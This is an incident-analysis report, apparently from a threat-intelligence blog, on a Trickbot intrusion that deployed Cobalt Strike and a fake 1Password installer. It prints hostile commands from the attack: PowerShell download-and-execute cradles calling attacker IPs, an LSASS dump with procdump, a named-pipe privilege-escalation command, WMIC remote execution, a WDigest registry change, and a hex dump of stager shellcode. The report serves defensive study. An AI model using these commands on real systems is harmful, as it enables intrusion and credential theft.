Trickbot Leads Up to Fake 1Password Installation

By editor

Published: 2021-08-16 · Archived: 2026-04-05 17:49:06 UTC

Intro

Over the past years, Trickbot has established itself as modular and multifunctional malware. Initially focusing on bank credential theft, the Trickbot operators have extended its capabilities. More recently, Trickbot has been known for its involvement in ransomware attacks, deploying Ryuk and Conti in target environments.

In this intrusion, we will take a look at a Trickbot infection, where soon after gaining access, the threat actor deployed Cobalt Strike and then started to enumerate the target network and dump credential information. A setup file, which attempted to masquerade as a legitimate software installer, was deployed on several systems to fetch additional Cobalt Strike beacons.

Case Summary

We assess with medium confidence that the initial threat vector for this intrusion was a password protected archive, delivered via malspam campaigns. The zip attachment would likely contain a Word or Excel document with macros, which upon execution, would start a Trickbot infection.

The Trickbot payload injected itself into the system process wermgr.exe — the Windows process responsible for error reporting. The threat actor then utilized built-in Windows utilities such as net.exe, ipconfig.exe and nltest.exe for performing internal reconnaissance.

Within two minutes of the discovery activity, WDigest authentication was enabled (disabled by default in Windows 10) in the registry on the infected host. This enforces credential information to be saved in cleartext in memory. Shortly after applying this registry modification, the LSASS process was dumped to disk using the Sysinternals tool ProcDump.

Having obtained sensitive credentials, WMIC was used to deploy a fake password manager application across multiple systems in the network. The installed software package appears to have been trying to masquerade as the 1Password windows installer and password vault software. The fake installer drops and executes a file embedded with Cobalt Strike stager shellcode, which attempts to fetch a CS beacon.

With the additional remote sessions, the attackers ran encoded PowerShell commands, one of which loaded the Active Directory module and collected information about Windows computers in the domain. The results were dumped into a CSV file. Another PowerShell script, named “Get-DataInfo.ps1”, aimed to provide a list of active systems including its anti-virus state. This behavior was also observed in one of our previous intrusion cases.


No exfiltration of data or impact to the systems was observed. It is unclear why the actors decided not to continue with their operation.

Services

We offer multiple services including a Threat Feed service which tracks Command and Control frameworks such as Cobalt Strike, Metasploit, Empire, PoshC2, etc. More information on this service and others can be found here. The 3 Cobalt Strike servers used in this intrusion were added to our Threat Feed on 6/18/21.

We also have artifacts available from this case such as pcaps, memory captures, files, event logs including Sysmon, Kape packages, and more, under our Security Researcher and Organization services.

Timeline



Analysis and reporting completed by @pigerlin and @yatinwad.

Reviewed by @tas_kmanager.


MITRE ATT&CK

Initial Access


The Trickbot payload seen during this intrusion was likely spread via a weaponized Word or Excel file from an email campaign.

Execution


The Trickbot payload (1a5f3ca6597fcccd3295ead4d22ce70b.exe) was manually executed on a single endpoint. The visual representation of process tree execution pattern on beachhead can be seen below.



Upon execution, the payload injects into the wermgr.exe process.




The injected wermgr.exe process then creates a new folder in the user's AppData directory. As typically seen in Trickbot infections, it drops a copy of itself into this folder along with its encrypted config (settings.ini) and a batch file (launcher.bat).



Trickbot utilized the same instance of wermgr.exe to load Cobalt Strike beacons into memory using PowerShell, which remained active throughout the intrusion:

```
cmd.exe /c powershell.exe -nop -w hidden -c "iex ((new-object net.webclient).downloadstring('http://23.19.227|
cmd.exe /c powershell.exe -nop -w hidden -c "iex ((new-object net.webclient).downloadstring('http://108.62.118
cmd.exe /c powershell.exe -nop -w hidden -c "iex ((new-object net.webclient).downloadstring('http://5.199.162|
cmd.exe /c powershell.exe -nop -w hidden -c "iex ((new-object net.webclient).downloadstring('http://212.114.5
```

The fake setup installer (Setup1.exe) which was seen during the lateral movement stage, was dropped and executed on multiple systems, including the domain controllers.



Persistence

The launcher.bat file, which triggers the Trickbot executable, is set to start via a scheduled task:

t	TaskName	\imettfree windows3ddd
t	UserContext	SYSTEM
#	event_id	106
t	event_original_message	User "SYSTEM" registered Task Scheduler task "\iMettFree Windows3DDD"
📅	event_original_time	[redacted]
t	host_name	[redacted]
t	level	information
t	log_name	Microsoft-Windows-TaskScheduler/Operational
t	source_name	Microsoft-Windows-TaskScheduler

```
  <Actions Context="Author">
    <Exec>
      <Command>C:\Users\[redacted]\AppData\Local\iMettFree3DDD\launcher.bat</Command>
    </Exec>
  </Actions>
</Task>
```

Privilege Escalation

The GetSystem named pipe impersonation technique was observed to obtain SYSTEM-level privileges on the domain controller.

```
cmd.exe /c echo 31b925aa0f7 > \\.\pipe\8945a5
```

Defense Evasion

To prepare for code injection, the Trickbot executable allocated memory in the address space of the Windows system process “wermgr.exe” (Windows Error Reporting Module).

Action Type	Initiating Process Folder Path	Initiating Process Command Line	Initiating Process Parent File Name
RemoteExecutableMemoryAllocation	C:\Windows\System32	wermgr.exe	1a5f3ca6597fcccd3295ead4d22ce70b.exe
RemoteExecutableMemoryAllocation	C:\Windows\System32	wermgr.exe	1a5f3ca6597fcccd3295ead4d22ce70b.exe
RemoteExecutableMemoryAllocation	C:\Windows\System32	wermgr.exe	1a5f3ca6597fcccd3295ead4d22ce70b.exe

The injected wermgr.exe process then called svchost.exe (without any command line arguments), which in turn was used to run various reconnaissance commands. More about that in the “Discovery” section below.

t Action Type	ProcessCreated
t Computer Name	[redacted]
t Data Type	Events
Event Time	[redacted]
t Initiating Process File Name	wermgr.exe
t Initiating Process Folder Path	c:\windows\system32\wermgr.exe
# Initiating Process Id	9,956
t Initiating Process Parent File Name	1a5f3ca6597fcccd3295ead4d22ce70b.exe
t Process Command Line	svchost.exe

Credential Access

The threat actor enabled WDigest authentication by changing the value of the “UseLogonCredential” object from 0 to 1 in the Windows registry. This enforces the storage of credentials in plaintext on future logins.

t @version	1
t Details	DWORD (0x00000001)
t EventType	SetValue
t RuleName	technique_id=T1003,technique_name=Credential Dumping
t TargetObject	HKLM\System\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential

Procdump v9.0 (SHA1: d1387f3c94464d81f1a64207315b13bf578fd10c) was downloaded using PowerShell and used to dump the LSASS process to disk.

```
wmic /node:"<redacted>" process call create "cmd /c c:\perflogs\procdump.exe -accepteula -ma lsass c:\perflogs
```

t Action Type	LolbinsDownloadedFileFromInternet
t Categories	T1105 (mitre)
t File Name	procdump.exe
t Folder Path	C:\perflogs
t Initiating Process Command Line	"powershell.exe" -Version 5.1 -s -NoLogo -NoProfile
t Initiating Process File Name	powershell.exe
t Initiating Process Folder Path	C:\Windows\SysWOW64\WindowsPowerShell\v1.0
t Initiating Process Parent File Name	powershell.exe

Discovery

On the initial beachhead, various discovery commands were executed from the injected svchost.exe process.


```
ipconfig /all
net config workstation
net view /all
net view /all /domain
nltest /domain_trusts
nltest /domain_trusts /all_trusts
```

A diverse set of reconnaissance commands were also observed from the Cobalt Strike beacons:

```
net group "domain admins" /domain
time
ping <redacted>
nltest /domain_trusts /all_trusts
nltest /dclist:"<redacted>"
net group "enterprise admins" /domain
```

Using the WMI class “win32_logicaldisk”, (free) disk space information was gathered of the attached (network) drive letters.

Encoded command:



Decoded command:

```
Get-WmiObject -Class win32_logicalDisk -ComputerName "<redacted", <redacted> | Select-Object pscomputername, D
```

The threat actor made use of the Active Directory module to save hostname, OS and last logon date information of all AD Computer objects in a CSV file.

```
Import-Module ActiveDirectory; Get-ADComputer -Filter {enabled -eq $true} -properties *|select Name, DNSHostNa
```

In addition, all of the IP-addresses in the LAN were scanned on port 445/SMB, potentially to identify other interesting targets.

Initiating Process Command Line	Initiating Process Parent File Name	Remote Port	Remote IP
svchost.exe	wermgr.exe	445	10.
svchost.exe	wermgr.exe	445	10.
svchost.exe	wermgr.exe	445	10.
svchost.exe	wermgr.exe	445	10.
svchost.exe	wermgr.exe	445	10.
svchost.exe	wermgr.exe	445	10.
svchost.exe	wermgr.exe	445	10.
svchost.exe	wermgr.exe	445	10.
svchost.exe	wermgr.exe	445	10.
svchost.exe	wermgr.exe	445	10.
svchost.exe	wermgr.exe	445	10.

The following set of files were copied to the domain controller:

```
7-zip.dll
7z.dll
7z.exe
get-datainfo.ps1
netscan.exe
start.bat
```

Already covered in a previous case, the batch and PowerShell scripts serve as a data collector to enumerate hosts within the target environment. It collects data about active/dead hosts, disks, and installed software; and stores it in a zip file.


process_path	TargetFilename
c:\perflogs\grub.info.test2\7z.exe	c:\perflogs\grub.info.test2\result.zip
c:\windows\system32\windowspowershell\v1.0\powershell.exe	c:\perflogs\grub.info.test2\result\software.csv
c:\windows\system32\windowspowershell\v1.0\powershell.exe	c:\perflogs\grub.info.test2\result\error.txt
c:\windows\system32\windowspowershell\v1.0\powershell.exe	c:\perflogs\grub.info.test2\result\disk.csv
c:\windows\system32\windowspowershell\v1.0\powershell.exe	c:\perflogs\grub.info.test2\result\deadpcs.txt
c:\windows\system32\windowspowershell\v1.0\powershell.exe	c:\perflogs\grub.info.test2\result\livepcs.txt
c:\windows\system32\windowspowershell\v1.0\powershell.exe	c:\perflogs\grub.info.test2\result

Lateral Movement


A file named Setup1.exe was dropped on multiple systems within the environment and executed using WMIC.

```
c:\windows\system32\cmd.exe /c wmic /node:"<REDACTED>" process call create "c:\perflogs\setup1.exe"
```

In an attempt to blend in, the Setup1.exe file acts as a fake installer for “1Password”, a popular online password manager.




Legitimate 1Password installer on the right, fake one on the left



Legitimate 1Password installer on the right, fake one on the left)


When the file is executed, it drops various files in the user's AppData directory, including "filepass.exe", which is started as a child process. It appears the threat actors used LPUB3D as a shell for this install, as all the folders and some of the dlls are from LPub3D, an Open Source WYSIWYG editing application for creating LEGO® style digital building instructions.




Filepass.exe then loads an unsigned DLL named theora2.dll:

t	Company	RandomEngy
t	Description	VidCoder panel Setup
t	FileVersion	-
t	ImageLoaded	c:\users\ \appdata\roaming\1password\theora2.dll
t	OriginalFileName	-
t	Product	Disk VidCoder
t	RuleName	technique_id=T1073,technique_name=DLL Side-Loading
t	Signature	-
t	SignatureStatus	Unavailable
t	Signed	false
#	event_id	7
t	log_name	Microsoft-Windows-Sysmon/Operational
t	process_guid	3d6f8f2c-b675-60cc-c82a-000000000300
#	process_id	9,416
t	process_name	filepass.exe
t	process_path	c:\users\ \appdata\roaming\1password\filepass.exe
t	provider_guid	5770385f-c22a-43e0-bf4c-06f5698ffbd9
t	rule_technique_id	T1073
t	rule_technique_name	DLL Side-Loading

theora2.dll reads the data from an XML-file named “cds.xml”. This file is stored in the same directory (AppData\Roaming\1Password).




This file seems to contain the XML documentation (in Russian) of the System.IO package.




If we scroll down in the XML-file, we will find data patterns which seem to be obfuscated and unreadable:


A subset of the file buffer (cds.xml), which contains the obfuscated data patterns, is saved into a separate memory location.



The obfuscated/encrypted shellcode is then sent into a Cobalt Strike named pipe. In this case, the threat actor did not bother to change the default pipe naming convention of Cobalt Strike. Pipes being created with the name MSSE-*-server are a great indicator to hunt for.



From here, the CS stager used the WinInet API in an attempt to fetch a Cobalt Strike beacon hosted on windowsupdatesc[.]com.



In the raw shellcode we can find the URI and the User-Agent:

Address	Hex	ASCII
0000000004910000	FC 48 83 E4 F0 E8 C8 00 00 00 41 51 41 50 52 51	üH.äðèÈ...AQAPRQ
0000000004910010	56 48 31 D2 65 48 8B 52 60 48 8B 52 18 48 8B 52	VH1ÒeH.R`H.R.H.R
0000000004910020	20 48 8B 72 50 48 0F B7 4A 4A 4D 31 C9 48 31 C0	H.rPH.·JJM1ÉH1À
0000000004910030	AC 3C 61 7C 02 2C 20 41 C1 C9 0D 41 01 C1 E2 ED	¬<a|., AÁÉ.A.Áâí
0000000004910040	52 41 51 48 8B 52 20 8B 42 3C 48 01 D0 66 81 78	RAQH.R .B<H.Ðf.x
0000000004910050	18 0B 02 75 72 8B 80 88 00 00 00 48 85 C0 74 67	...ur.....H.Àtg
0000000004910060	48 01 D0 50 8B 48 18 44 8B 40 20 49 01 D0 E3 56	H.ÐP.H.D.@ I.ÐãV
0000000004910070	48 FF C9 41 8B 34 88 48 01 D6 4D 31 C9 48 31 C0	HÿÉA.4.H.ÖM1ÉH1À
0000000004910080	AC 41 C1 C9 0D 41 01 C1 38 E0 75 F1 4C 03 4C 24	¬AÁÉ.A.Á8àuñL.L$
